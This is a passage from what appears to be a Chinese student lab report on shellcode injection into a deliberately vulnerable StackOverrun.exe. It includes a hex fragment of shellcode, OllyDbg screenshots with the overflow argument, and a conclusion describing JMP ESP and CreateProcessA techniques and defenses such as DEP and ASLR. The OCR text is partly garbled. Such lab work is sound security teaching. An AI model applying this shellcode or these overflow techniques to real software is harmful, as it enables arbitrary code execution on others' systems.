00000030h: C4 53 6A 05 50 90 B8 01 86 E7 77 FF D0 53 B8 BB ; 脛j.P愰.嘴w 蠟富
00000040h: B0 E7 77 FF D0 90 90 90 90 90 90 ; 扮w 衫惇惇惇

```



OllyDbg

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H)

打开 32 位可执行文件

查找范围(I):  StackOverrun

StackOverrun.exe


文件名(N): StackOverrun.exe

文件类型(T): 可执行文件 (*.exe)


参数: hexe hpad hnotex 端Sj□P惜□嘴w 罐富扮w 衫停停停|

打开(O) 取消


HEX	数据	ASCII			
00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	J@e	0012FF48	00407130	StackDve. 00407130
A4	34 40 00 00 00 00 00 00 00 EF 1B 40 00	?@.....?@	0012FF4C	0012FF6D	
00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FF50	00340B87	
0E	FF 77 20 74 68 65 20 73 74 61 63 68 20 6C 6F	Now the stack lo	0012FF54	77FD0000	
6F	6B 73 20 6C 69 6B 65 3A 0A 25 70 0A 25 70 0A	oks like: %p.%	0012FF58	0040105E	StackDve. 0040105E
25	70 0A 25 70 0A 25 70 0A 25 70 0A 25 70 0A 25	%p.%p.%p.%p.%	0012FF5C	00407030	ASCII "Now the stack looks like: □%□%□%□%□%□%□%
70	0A 25 70 0A 25 70 0A 0A 00 00 00 25 73 0A 00	p.%p.%p.%p....	0012FF64	00000000	
4D	79 20 73 74 61 63 68 20 6C 6F 6B 73 20 6C	My stack looks l	0012FF68	31323334	
69	6B 65 3A 0A 25 70 0A 25 70 0A 25 70 0A 25 70	ike: %p.%p.%p.%	0012FF6C	31323334	
0A	25 70 0A 25 70 0A 25 70 0A 25 70 0A 25 70 0A	%p.% p.%p.%p.%	0012FF70	77FB948B	ntdLl. 77FB948B
0A	25 70 0A 25 70 0A 73 65 72 33 32 64 %p user32.d	ll, Augh! I've b	0012FF74	6A5D3DE3	
6C	6C 00 00 01 41 75 67 68 21 20 49 27 76 65 20 62	een hacked! ...	0012FF78	2BE56B74	
65	65 6E 20 68 61 63 68 65 64 21 0A 00 00 00 00	Address of bar =	0012FF7C	6C687874	
41	64 64 72 65 73 73 20 6F 66 20 62 61 72 20 3D	%p.... Address	0012FF80	68646F63	
20	25 70 0A 00 00 00 00 00 41 64 64 72 65 73 73	of foo = %p.	0012FF84	6C656873	
6F	66 20 66 6F 6F 20 3D 20 25 70 0A 00 00 00 00	A□□□□ (ad □□	0012FF88	65786568	
41	1C 40 00 01 00 00 00 28 61 40 00 18 61 40 00	□□□□□□□□□□	0012FF8C	00340B00	
E0	9E 40 00 00 00 00 E0 9E 40 00 01 01 00 00		0012FF90	00340B0E	
E0	9E 40 00 00 00 00 E0 9E 40 00 01 01 00 00		0012FF94	00000000	



(4) 以修改后的 password.txt 内容为参数再次用 ollydbg 打开 StackOverrun.exe。



3. 点击运行按钮运行程序，如下图所示程序可以成功用记事本打开 shellcode.txt。



四、实验结论

本次实验围绕 shellcode 注入技术展开，涵盖了从原理理解到实际操作的完整流程。首先，通过了解 shellcode 注入的基本原理，我掌握了缓冲区溢出攻击中代码植入的基本机制。在此基础上，我深入分析了示例中用于弹出对话框的汇编代码，理解了 shellcode 如何通过机器指令调用系统 API 实现特定功能。

在实践环节，我分别采用淹没静态地址和利用跳板两种方法成功实现了 shellcode 的代码植入。通过淹没静态地址的方式，我学会了如何精确计算内存地址并覆盖返回地址；而通过跳板技术，我掌握了如何利用程序已有的指令片段实现执行流的重定向。这两种方法从不同角度展示了攻击者如何利用程序漏洞获取控制权。

为了进一步探索 shellcode 的定制化能力，我还尝试修改汇编语句，实现了对消息框标题等参数的自定义设置。这让我认识到 shellcode 不仅能够执行固定功能，还可以通过参数调整实现更灵活的攻击效果。

实验的最高阶挑战是在不修改 StackOverrun 程序源代码的前提下，构造特殊的 shellcode，通过 JMP ESP 的方式实现通过记事本打开指定文件。这一环节综合运用了 CreateProcessA 等 Windows API 的调用技巧，展现了 shellcode 技术在现实攻击中的实际应用场景。

通过这一系列实验，我深刻认识到 shellcode 注入技术的危害性。这种攻击方式可以完全绕过正常的程序执行流程，实现任意代码执行，轻则导致恶作剧式的弹窗，重则可实现文件操作、数据窃取、病毒植入等恶意行为。这凸显了软件安全防护的极端重要性。

本次实验让我对软件安全课程的核心价值有了更深入的理解。安全不是事后补救，而是应该贯穿于软件开发生命周期的每个环节。从代码编写时的输入验证、缓冲区边界检查，到编译部署阶段的安全机制启用（如 DEP、ASLR），都需要系统性的安全思维。只有真正理解攻击原理，才能设计出有效的防御方案。在数字化时代，软件安全已然成为信息系统可靠运行的基石。作为未来的软件开发者，我们不仅要掌握功能实现的技术，更要具备安全防护的意识和能力。本次实验不仅提升了我的技术实践水平，更培养了我对软件安全重要性的深刻认知，这将对我未来的专业发展产生持久而积极的影响。